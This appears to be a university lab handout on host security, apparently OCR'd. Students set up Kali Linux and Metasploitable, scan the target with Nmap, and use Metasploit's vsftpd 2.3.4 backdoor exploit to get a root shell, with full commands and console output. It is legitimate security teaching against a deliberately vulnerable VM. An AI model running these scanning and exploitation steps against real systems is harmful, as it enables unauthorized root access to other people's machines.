
13. Login to the Kali Linux virtual machine with **kali** as the username and password. After login, open a Terminal.

14. On the terminal, type the following command and key in the password when required. This time, we will use **192.168.1.5** as the IP Address for Kali Linux. By doing this, our Kali Linux will be in the same network as the Metasploitable virtual machine that we have set up earlier.

`




15. To confirm that Kali Linux has been assigned with the IP Address stated in the previous step, use **ifconfig** command and hit **Enter**. Note: If you find that the Kali Linux still does not has any IP Address, repeat step 14.



16. If everything runs as expected, then we are ready to test the connection between Kali Linux and Metasploitable.
17. At the Kali Linux terminal, type **ping 192.168.1.4** (IP Address for Metasploitable virtual machine). If the connection works properly, you will see series of replies as shown in the screenshot below. To stop the replies, hit **CTRL+C**.

`



18. If you failed to see the result as stated in Step 17, repeat the steps mentioned earlier.
19. Finally, we now successfully set up the connection between these two hosts and ready for the next task.

REFLECTION QUESTIONS

1. Is there any security issue with the **ping** command? If so, explain briefly.

`

TASK 3: SCANNING THE OPEN PORTS

OBJECTIVE

To scan open ports at Metasploitable virtual machine.

TASK DESCRIPTION

During Task 1, the student has scanned the open ports in the Windows environment. Now, the student will do the scanning using a special tool for the Linux environment. The tool is known as Nmap and available in Kali Linux.

ESTIMATED TIME


45 Minutes

STEPS:


1. At the Kali Linux virtual machine, go to Terminal and type the following command. **Nmap -T4 -A -v 192.168.1.4**

2. The above command will scan all the opening ports and banners available at the Metasploitable virtual machine. After you hit **Enter**, wait for a moment to see the result for this scanning.
3. When completed, you will see a similar result as follows:

`



4. Investigate the open ports of the Metasploitable virtual machine (192.168.1.4) detected by the Nmap scanning tool. How many open ports are there? State your answer in the lab report.
5. Draw a table in your lab report and do some searching to retrieve information related to the opening ports. As example,



Port Number	Related Service
21	FTP
...	...
...	...
8009	AJP protocol endpoint

Note: Some of the information, can be found at the Nmap output, not just from the search engine.

6. After finish the above task, we are now ready for the next task.

REFLECTION QUESTIONS

1. Scanning can be done without proper consent. Why?
2. At your organization, is there any statement in the security policy related to scanning activity? Please state it here.

`

TASK 4: EXPLOITING THE VULNERABLE SERVICE

OBJECTIVE

To gain an access to a remote machine by exploiting the vulnerability of a service.

TASK DESCRIPTION

The student has gathered some important information regarding the services running on the open ports of the Metasploitable virtual machine. In this task, one of the vulnerable services will be exploited and gain an access to the remote machine.

ESTIMATED TIME


45 Minutes

STEPS:

1. The previous task has supplied us with juicy information regarding the open ports and their associated running services. If you did the searching and investigation correctly, you will find that one of the port is running a service known as **vsftpd**. This service is a file transfer protocol program. This program is available in Linux operating system and allows us to transfer a file from one computer to another.
2. For this task, we will try to connect to Metasploitable machine from Kali Linux and execute some valid Linux commands.
3. First of all, we are going to use **Metasploit Framework** in Kali Linux to remotely log in to Metasploitable virtual machine. To run the Metasploit console, type the command, **msfconsole**.

4. Wait until the loading finish.

`



5. Now Metasploit is ready to receive the command from us. Tell the Metasploit to use **exploit/unix/ftp/vsftpd_234_backdoor** exploit. Type the command below and hit **Enter**:

`

```
kali@kali: ~
File  Actions  Edit  View  Help
      ..........................
      cccccccccccccccccccccccccc
      cccccccccccccccccccccccccc
      ccccccccc.................
      cccccccccccccccccccccccccc
      cccccccccccccccccccccccccc
      .................ccccccccc
      cccccccccccccccccccccccccc
      cccccccccccccccccccccccccc
      ..........................
      ffffffffffffffffffffffffff
      ffffffff..................
      ffffffffffffffffffffffffff
      ffffffff..................
      ffffffff..................
      ffffffff..................

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

6. To see the default configuration, type **show options**. We can see on the screen that the port is already set to port 21.

`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts
 file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

7. Then, we need to specify the remote host. Our remote host is the metasploitable virtual machine at 192.168.1.4.

`

```
kali@kali: ~
File  Actions  Edit  View  Help
+ -- --=[ 592 payloads - 45 encoders - 10 nops          ]
+ -- --=[ 7 evasion                                     ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts
 file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.4
```

8. To verify the configuration has been affected, type **show options** again. If you see that the **RHOSTS** parameter has been set to **192.168.1.4,** it means that we are ready to execute the exploit.

`

```
kali@kali: ~
File  Actions  Edit  View  Help

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.4      yes       The target host(s), range CIDR identifier, or hosts
 file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

9. At this moment, simply type **exploit** at Metasploit framework console (msf6) and hit **Enter**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

10. Next, the exploit is executed and we can see some output. The output tells us that we are now connected to remote machine 192.168.1.4 (which is the Metasploitable machine).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[+] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.1.4:6200) at 2021-04-26 15:31:51
 -0400
```

`


11. Since we are connected to a remote machine from Kali Linux, let's investigate further. Type **uname -a** and hit **Enter**. **Uname** is a Linux command that can be used to display basic information about the operating system and hardware.

```
kali@kali: ~
File  Actions  Edit  View  Help
[+] 192.168.1.4:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.4:6200) at 2021-04-26 15:31:51
 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

12. From the output, it is confirmed that now we are inside the Metasploitable virtual machine.

13. Now, create a folder inside the Metasploitable machine with your matric number as the name. Use the **mkdir** command to create the folder and **ls** to view the list of the folders and verify that your folder is successfully created in the metasploitable machine. Take a screenshot of this activity and put it into your lab report.

`



14. After complete Step 13, type **exit** to close the session and **quit** to exit from the Metasploit Framework console.
15. Shut down all the running virtual machines.

REFLECTION QUESTIONS

1. Why security baseline is important to be applied to a particular host in the enterprise or any company?
2. Explain five (5) security techniques to properly secure a virtual host machine.
3. Explain five (5) ways to manage host security.